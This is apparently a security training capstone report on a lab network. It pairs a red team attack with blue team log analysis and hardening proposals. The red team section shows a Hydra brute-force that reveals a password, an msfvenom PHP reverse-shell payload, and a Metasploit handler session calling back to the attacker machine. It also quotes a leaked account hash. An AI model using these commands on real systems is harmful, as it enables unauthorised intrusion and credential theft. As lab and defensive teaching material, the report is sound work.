Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.0

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname:
ML-RefVm-684427

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: Elk

IPv4:192.168.1.90
OS: Kali
Hostname: Kali

IPv4:192.168.1.105
OS: Ubuntu
Hostname: server1

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-RefVm-684427 (Windows)	192.168.1.1	This is the host machine that has Hyper V.
ELK	192.168.1.100	Records the logs of what happened
Kali	192.168.1.90	Attacker machine
server1 (Capstone)	192.168.1.105	Victim machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Port Scanning	Port scanning helps determine which ports are open to the public	This allows the attacker to use the said ports to their advantage
Weak Passwords	If passwords are weak, they can be easily cracked	With a password cracker, an attacker can login with stolen credentials
Ability to Upload Files to WebDAV	Allows files to be uploaded to the webdav unintentionally.	Makes it so that the attacker can upload malware, etc.

Exploitation: [Port Scanning]

01

Tools & Processes


Nmap was used to find which ports were open and services were available.

02

Achievements

Through the nmap scan, it was found that ssh and http were both open and readily available for use. Since ssh was available, an attacker can tunnel into the victim machine with the right credentials.

03



```
Nmap scan report for 192.168.1.105
Host is up (0.00045s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoco
l 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kerne
l
```

Exploitation: [Weak Passwords]

01

Tools & Processes


Hydra and the rockyou.txt password wordlist were both used for this. Since the username ashton was already known, the rockyou.txt wordlist was ran against the username and Hydra found the password that corresponds to our user.

02

Achievements

Hydra and the rockyou.txt file provided the login credentials for ashton. This allows other unintended individuals access to the secret folder.

03



```
14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of
 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of
14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137
 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of
 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 o
f 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of
14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14
344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 o
f 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 o
f 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of
 14344399 [child 11] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-27 1
9:45:53
```

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: [Ability to Upload Files to WebDAV]

01

Tools & Processes


msfvenom was used to create a tcp reverse shell php payload that was uploaded to the WebDAV directory.

02

Achievements

Deploying the payload on the target allowed an interactive shell that was accessed on the Kali machine. It was through that shell that the secret flag was found.

03



```
root@Kali:~# msfvenom -p php/reverse_php LHOST=192.168.1.90 LPORT=4444 -f r
aw > shell.php
```


```
                    #   #   ###  #   #   ##
                    ########################
                     ##     ##   ##     ##
                              https://metasploit.com

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/reverse_php
payload ⇒ php/reverse_php
msf5 exploit(multi/handler) > set LHOST 192.168.1.105
LHOST ⇒ 192.168.1.105
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Command shell session 1 opened (192.168.1.90:4444 → 192.168.1.105:5251
0) at 2022-01-27 21:08:25 -0800
```

```
cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan




9,009 hits

Jan 27, 2022 @ 19:20:00.000 - Jan 27, 2022 @ 19:25:00.000 — Auto


Time	destination.port
Jan 27, 2022 @ 19:20:40.562	1
Jan 27, 2022 @ 19:20:40.562	3
Jan 27, 2022 @ 19:20:40.562	4
Jan 27, 2022 @ 19:20:40.562	6
Jan 27, 2022 @ 19:20:40.562	7
Jan 27, 2022 @ 19:20:40.562	9
Jan 27, 2022 @ 19:20:40.562	13
Jan 27, 2022 @ 19:20:40.562	17
Jan 27, 2022 @ 19:20:40.562	19
Jan 27, 2022 @ 19:20:40.562	20
Jan 27, 2022 @ 19:20:40.562	21
Jan 27, 2022 @ 19:20:40.562	22

Analysis: Finding the Request for the Hidden Directory




Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	15,395
http://192.168.1.105/webdav/	42
http://192.168.1.105/company_folders/	22
http://192.168.1.105/	20
http://192.168.1.105/webdav/DavTestDir_LtnFH7Ns0MkS_9H/	8



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack


url.full: http://192.168.1.105/company_folders/secret_folder ×


HTTP status codes for the top queries [Packetbeat] ECS

field	value	
HTTP Status Code	401	15,390 (99.97%)

GET /company_folders/secret_folder: HTTP Query

- 15,395 requests were made in the attack.
- 15,390 requests had been made before the attacker discovered the password.

Analysis: Finding the WebDAV Connection



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/	46
http://192.168.1.105/webdav/shell.php	12

- 58 requests were made to this directory.
- shell.php was requested.

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Detect incremental ports being connected to a lot of different ports within a short timeframe.

The threshold would that should be set to activate this alarm is 30 seconds with multiple ports with attempted connections.

System Hardening

Disable ICMP through the firewall.

`icmp-disable` { **addressmask-reply** | **echo-reply** | **info-reply** | **timestamp-reply** }

Mitigation: Finding the Request for the Hidden Directory

Alarm

Make sure that non-whitelisted IPs set off an alarm.

There should be more than one threshold. Anything not whitelisted should trigger it.

System Hardening

Whitelist IP addresses for the hidden directory.

```
iptables -A INPUT -s IPADDRESS -j ACCEPT
```

Mitigation: Preventing Brute Force Attacks

Alarm

If there is ten incorrect login attempts, notify the admin.

Threshold should be set to ten logins.

System Hardening

These configuration can be set on the host to block brute force attacks:
-Multi-Factor Authentication
-Account Lockout Policies

Duo is a MFA software that protects any application on any device.

Mitigation: Detecting the WebDAV Connection

Alarm

Whitelist the specific devs who have access to the WebDAV. Any non-whitelisted IPs set an alarm off.

There should be more than one threshold. Anything not whitelisted should trigger it.

System Hardening

WebDAV is old and outdated. The best solution is to find something else that is more secure and use that instead.

Mitigation: Identifying Reverse Shell Uploads

Alarm

Any php files uploaded to the server should set off alarms.

Threshold is set to one.

System Hardening

We can also disable all file uploads to prevent malicious files from being uploaded.

Some solutions include:

- Requiring authentication for uploads
- Storing uploaded files in a location not accessible from the web

The End